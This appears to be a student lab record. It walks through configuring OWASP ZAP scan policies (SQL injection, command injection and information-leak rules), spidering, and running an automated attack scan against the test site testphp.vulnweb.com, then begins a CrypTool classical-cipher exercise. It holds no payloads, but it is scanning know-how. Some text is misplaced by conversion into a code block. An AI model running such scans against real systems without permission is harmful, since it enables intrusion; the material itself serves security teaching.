
## Practical-14

## **AIM:**


Explore automated web-application security by configuring policies, performing spidering, and detecting vulnerabilities to understand real-world attack surfaces.

## **STEPS with screenshots:**


- ## 1) Start a Zap Proxy:



## 2) Start a Main Page :




## 3) Open a Scan Policy Manager:




4) Open it :



5) Remove all Policy :



6) Add new Policy :



7) Add a information Gathering :

The screenshot shows the 'Scan Policy' dialog with the 'Information Gathering' tab selected. On the left, a tree view shows 'Scan Policy' expanded, with 'Information Gathering' selected. The main area displays a table of tests:

| Test Name                                | Threshold | Strength | Status  |
|------------------------------------------|-----------|----------|---------|
| .env Information Leak                    | Default   | Default  | Release |
| .htaccess Information Leak               | Default   | Default  | Release |
| Directory Browsing                       | Default   | Default  | Release |
| ELMAH Information Leak                   | Default   | Default  | Release |
| Heartbleed OpenSSL Vulnerability         | Default   | Default  | Release |
| Hidden File Finder                       | Default   | Default  | Release |
| Remote Code Execution - CVE-2012-1823    | Default   | Default  | Release |
| Source Code Disclosure - /WEB-INF Folder | Default   | Default  | Release |
| Source Code Disclosure - CVE-2012-1823   | Default   | Default  | Release |
| Spring Actuator Information Leak         | Default   | Default  | Release |
| Trace.axd Information Leak               | Default   | Default  | Release |
| User Agent Fuzzer                        | Default   | Default  | Release |

At the bottom, a message says 'Thresholds and strengths can be changed by clicking on them' with 'Cancel' and 'OK' buttons.

8) Add a sql-injection policy :

The screenshot shows the 'Scan Policy' dialog with the 'Scan Policy' tab selected. On the left, a tree view shows 'Scan Policy' expanded, with 'Information Gathering' selected. The main area displays configuration settings and a table:

Policy: **sql-injection**

Default Alert Threshold: **Medium** (Default threshold)

Default Attack Strength: **Medium** (Default attacks)

Buttons: Apply, Default, Threshold To, All, Rules, Go, Strength To, All, Rules, Go

| Category              | Threshold | Strength |
|-----------------------|-----------|----------|
| Client Browser        | Default   | Default  |
| Information Gathering | Default   | Default  |
| Injection             | Default   | Default  |
| Miscellaneous         | Default   | Default  |
| Server Security       | Default   | Default  |

At the bottom, a message says 'Thresholds and strengths can be changed by clicking on them' with 'Cancel' and 'OK' buttons.

## 9) Add sql-injection policy :

The screenshot shows the 'Scan Policy' dialog with the 'Injection' category selected. The main area displays a table of tests:

| Test Name                                   | Threshold | Strength | Status  |
|---------------------------------------------|-----------|----------|---------|
| Remote OS Command Injection (Time Based)    | Default   | Default  | Release |
| Server Side Code Injection                  | Default   | Default  | Release |
| Server Side Include                         | Default   | Default  | Release |
| Server Side Template Injection              | Default   | Default  | Release |
| Server Side Template Injection (Blind)      | Default   | Default  | Release |
| Spring4Shell                                | Default   | Default  | Release |
| SQL Injection                               | Default   | Default  | Release |
| SQL Injection - Hypersonic SQL (Time Based) | Default   | Default  | Release |
| SQL Injection - MsSQL (Time Based)          | Default   | Default  | Release |
| SQL Injection - MySQL (Time Based)          | Default   | Default  | Release |
| SQL Injection - Oracle (Time Based)         | Default   | Default  | Release |
| SQL Injection - PostgreSQL (Time Based)     | Default   | Default  | Release |
| SQL Injection - SQLite (Time Based)         | Default   | Default  | Release |
| XML External Entity Attack                  | Default   | Default  | Release |
| XPath Injection                             | Default   | Default  | Release |
| XSLT Injection                              | Default   | Default  | Release |

Below the table, a message states: "Thresholds and strengths can be changed by clicking on them". At the bottom right are 'Cancel' and 'OK' buttons.

## 10) Policy Manager :

The screenshot shows the 'Scan Policy Manager' dialog. On the left, a list of existing policies is shown:

- recon
- sql-injection

On the right, there are several management buttons:

- Add
- Modify
- Remove
- Import
- Export

At the bottom right is a 'Close' button.

## 11) Enter a URL :

The screenshot shows the ZAP interface in Standard Mode. The main window title is "Untitled Session - ZAP 2.16.1". The left sidebar shows "Contexts" with "Default Context" selected and "Sites". The right panel is titled "Automated Scan" with a lightning bolt icon. It contains instructions: "This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'." and "Please be aware that you should only attack applications that you have been specifically given permission to test." Below these are fields for "URL to attack" (set to "http://testphp.vulnweb.com/login.php"), "Use traditional spider" (checkbox checked), "Use ajax spider" (dropdown set to "If Modem with Firefox"), and "Attack" (button). A progress bar at the bottom says "Not started". At the bottom of the interface, there are tabs for History, Search, Alerts, Output, and a table header for the Alerts tab.

## 12) Start a Attack :

The screenshot shows the ZAP interface in Standard Mode. The main window title is "Untitled Session - ZAP 2.16.1". The left sidebar shows "Contexts" with "Default Context" selected and "Sites". The right panel is titled "Automated Scan" with a lightning bolt icon. It contains instructions: "This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'." and "Please be aware that you should only attack applications that you have been specifically given permission to test." Below these are fields for "URL to attack" (set to "http://testphp.vulnweb.com/login.php"), "Use traditional spider" (checkbox checked), "Use ajax spider" (dropdown set to "If Modem with Firefox"), and "Attack" (button). A progress bar at the bottom says "Using traditional spider to discover the content". At the bottom of the interface, there are tabs for History, Search, Alerts, Output, Spider, and a table showing the results of the spidering process. The table has columns for URLs, Method, URI, and Flags. The progress bar at the bottom shows "53%" and "Current Scans: 1 URLs Found: 77 Nodes Added: 28".

## 13) Complete a Attack :

The screenshot shows the ZAP interface with an 'Automated Scan' dialog open. The URL to attack is set to `http://testphp.vulnweb.com/login.php`. The 'Attack' button is visible and appears to be the current focus.

#### 14) Observe a Attack :

The screenshot shows the ZAP interface with an 'Alerts' dialog open. An alert for 'Absence of Anti-CSRF Tokens' is selected. The 'Evidence' section displays the following HTML code:

```

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->

Practical-15

AIM:


Investigate classical symmetric ciphers: Caesar, Substitution, and Playfair using CrypTool to understand encryption logic, key dependency, and susceptibility to cryptanalytic attacks

83



```

## STEPS with screenshots:

- 1) Start a CrypTool and New file open :




- 2) Add a contain in file :(Secret message):




- 3) Select a Caesar:

Caesar / Rot-13...  
Vigenère...  
Hill...  
Substitution / Atbash...  
Playfair...  
ADFGVX...  
Byte Addition...  
XOR...  
Vernam / OTP...  
Homophone...  
Permutation / Transposition...  
Solitaire...  
Scytale / Rail Fence...

